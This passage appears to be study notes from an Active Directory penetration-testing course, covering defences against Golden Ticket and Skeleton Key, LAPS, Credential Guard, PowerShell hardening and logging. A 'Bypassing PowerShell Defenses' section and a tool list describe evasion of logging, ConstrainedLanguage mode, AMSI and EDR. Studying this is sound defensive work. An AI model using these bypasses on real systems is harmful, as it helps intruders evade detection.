 - `NetCease.ps1` can break things (be careful before using)

Stopping Golden Ticket

- change krbtgt password account twice, (krbtgt remembers the previous password)
 - ensure that you do not change the password twice within 10 hours, as this will invalidate all the tickets already distributed (default AD ticket lifetime is 10 hours)
- triggers 4624 (Account Logon), 4634 (Account Logoff), and 4672 (Admin Logon)

Mitigating Skeleton Key

Run LSASS as protected process

- requires mimikatz driver (mimidriv.sys) to run on target's disk
- removal of this protection would be very noisy
 - looks like a service installation in the logs
- may break some drivers and plugins
- skeleton key creates events `7045` (service installed on system - Kernel Mode Driver), `4673` (Sensitive Privilege Use), and `4611` (trusted logon process registered with Local Security Authority)

Password Solutions

Local Administrator Password Solution (LAPS)

- used to solve the problem of have a local admin on multiple workstations with the same password
- centralized password storage
- computer objects have two new attributes: `ms-mcsAdmPwd` (stores pass in cleartext) and `ms-mcsAdmPwdExpirationTime` (stores password expiration time)
 - although storage is in cleartext, transmission is encrypted

Credentials Guard

- available only on Windows 10 or later and Windows Server 2016 or later
- protects LSASS by isolating it using virtualization
 - only allows privileged system software to access it
 - restricts access to NTLM hashes and TGTs
- effective in stopping PtH and Over-PtH attacks
- makes it hard to read and write to LSASS
- note LSA secrets and SAM are still not protected
- cannot be enabled on DCs (breaks authentication)

Deception

Tricking threat actors into going down pathways that would trigger alerts and waste their time.

- create some users with interesting properties that have easy-to-find exploits
- intentionally create some kerberoastable service accounts
- you can also create a group, where upon reading the group DACL (discretionary access control list), it triggers a `4662` event
- decoy users can be created with `Create-DecoyUser`

Detecting Other Persistence Methods

DSRM & Malicious SSP

- creates `4657` event ID (Audit creation/change of `HKLM:\System\CurrentControlSet\Control\Lsa\ [DsrAdminLogonBehavior|SecurityPackages]`)

Hardening PowerShell

- disable PowerShell if nothing is using it in your organization

- if this is possible, ensure `System.Management.Automation.dll` is blocked, otherwise it is possible to load PowerShell functionality with .NET code
 - this is because PowerShell is not `powershell.exe`, it is `System.Management.Automation.dll`, the PS console is just a host for the DLL
- do not install PowerShell 6.0.0 (PowerShell Core), instead install PowerShell 5.1 (many security features not supported on 6.0.0)
- use AppLocker and Device Guard to restrict PowerShell scripts
 - check AppLocker policy: `Get-AppLockerPolicy -Effective | select -ExpandProperty RuleCollections`
- use WDAC whenever possible
 - better than AppLocker, as it is effective even against local admins
 - AppLocker can be disabled as an admin
- use `ConstrainedLanguage` mode
 - can be found with `$ExecutionContext.SessionState.LanguageMode`
 - can only run built in cmdlets
 - cannot load .NET classes, type accelerators, arbitrary C# code via add-type, prohibits complex scripts, etc.

Logging

Note that the warning level for the log checks only work against a known list of potentially malicious commands.

You can either enable logging via the registry or via group policies.

- enable console logging for everything that uses the PowerShell engine (powershell.exe, PowerShell ISE, .NET DLL, msbuild, installutil, etc.), and forward logs to a log system
 - can be found under “Administrative Templates → Windows Components → Windows PowerShell → Turn on PowerShell Transcription”
 - optionally set `EnableTranscripting` to 1 under `HKLM:\Software\Policies\Microsoft\Windows\PowerShell\Transcription`
- enable script block logging under “Administrative Templates → Windows Components → Windows PowerShell → Turn on PowerShell” and/or set `EnableScriptBlockLogging` to 1 under `HKLM:\Software\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging`
- you should also enable logging for modules under “Administrative Templates → Windows Components → Windows PowerShell → Turn on Module Logging” and/or set `EnableModuleLogging` to 1 under `HKLM\SOFTWARE\Wow6432Node\Policies\Microsoft\Windows\PowerShell\ModuleLogging`
 - also set the registry key to `*` for enabling it on all modules
 - results in a large number of logs
- turn on `System-wide transcription` to log ALL PowerShell commands, however the logs are not protected
 - if password is entered in PowerShell, it shows in plaintext in the logs

Bypassing PowerShell Defenses

- PowerShell downgrade
 - version 2 does not support the aforementioned detection mechanisms
 - logged under event `400` (Engine state is changed from None to Available) — look for `EngineVersion`
 - you can also potentially use PowerShell 6.0.0

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\labuser> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
PS C:\Users\labuser> pwsh
PowerShell v6.0.0
Copyright (c) Microsoft Corporation. All rights reserved.

https://aka.ms/pscore6-docs
Type 'help' to get help.

PS C:\Users\labuser> $ExecutionContext.SessionState.LanguageMode
FullLanguage
```

- modifying modules in memory
- check Applocker policy, it may be possible to run some scripts in specified directories
- obfuscation
 - Windows Script Block Logging for the `warning` level works by comparing the executed PowerShell command with a list of known malicious commands
- using trusted executables and trusted scripts with code injection (tools that rely on LOLBINs)
 - can use trusted executable and scripts as a proxy for execution of malicious code (see [PowerShell](#) and [nopowershell](#))
- script block logging can be bypassed for the current session without admin privileges
 - logged under event `4104` if caught by AMSI (remember to obfuscate!)

Other Best Practices

- NEVER run services as a Domain Admin
- avoid using unconstrained delegation and constrained delegation
- do not allow DAs to log into machines other than the DCs
 - if it is necessary to log into other machines, limit the machine to only allow administrator logins from DAs
 - this makes credential theft unlikely
- never run a service as a DA
- if needed to provide temporary permissions to some entity or vendor, use the following command: `Add-ADGroupMember -Identity '<GROUP_NAME>' -Members new_user_example -MemberTimeToLive (New-TimeSpan -Minutes <#_OF_MINUTES>)`
- set `Account is sensitive and cannot be delegated` for sensitive accounts
 - found within the "Account" tab in the user's properties
- if running legacy software that cannot be updated, ensure the app is restricted to certain users or groups
 - run agent on application and use [Azure Application Proxy](#), which will block access from everyone until they input their AD credentials
- add sensitive users to the Protected Users Group

Protected Users Group

- Protected Users Group ensures the following:
 - CredSSP and WDigest to stop cleartext credential caching, and NTLM hash is not cached
 - no NTLM authentication

- no delegation
- TGT cannot be renewed beyond four hours (this is hardcoded and is unconfigurable)
- test the potential impact of an account lockout for DA and EAs before adding to this group
- computer and service accounts would not benefit from this group because their credentials will still be present on the host machine

Tools

1. BloodHound
 - useful for enumeration in penetration tests (finding exploitation pathways)
2. PowerSploit
 - PowerView and PowerUp
 - useful for enumeration and finding / exploiting privesc pathways
3. ADModule
 - enumeration - signed by Microsoft
4. PowerUpSQL
 - toolkit for attacking SQL servers
5. PowerShdll, nopowershell, and Invisi-Shell
 - useful for bypassing some PowerShell defenses and staying stealthy
6. NetLoader
 - used for loading executables from memory while bypassing EDR solutions
7. SpoolSample
 - contains binary (MS-RPRN.exe) used for abusing print spooler bug
8. Certify
 - AD CS exploitation
9. Rubeus
 - Kerberos abuse

References

1. ★ Nikhil Mittal's CRTP course (main source)
 - <https://www.alteredsecurity.com/adlab>
2. <https://isc.sans.edu/diary/Pillaging+Passwords+from+Service+Accounts/24886#:~:text=First of all%2C credentials for, the registry in clear-text.>
 - service account credentials
3. https://blog.netwrix.com/2022/11/03/cracking_ad_password_with_as_rep_roasting/
 - AS-REP roasting
4. <https://harmj0y.medium.com/a-guide-to-attacking-domain-trusts-ef5f8992bb9d>
 - attacking domain trusts
5. <https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/manage/understand-security-identifiers>
 - list of well-known SIDs

6. <https://www.paloaltonetworks.com/blog/security-operations/stopping-powershell-without-powershell/>

- using LOLBINs to bypass PowerShell defenses

7. <https://improsec.com/tech-blog/one-thousand-and-one-application-blocks>

- WDAC vs AppLocker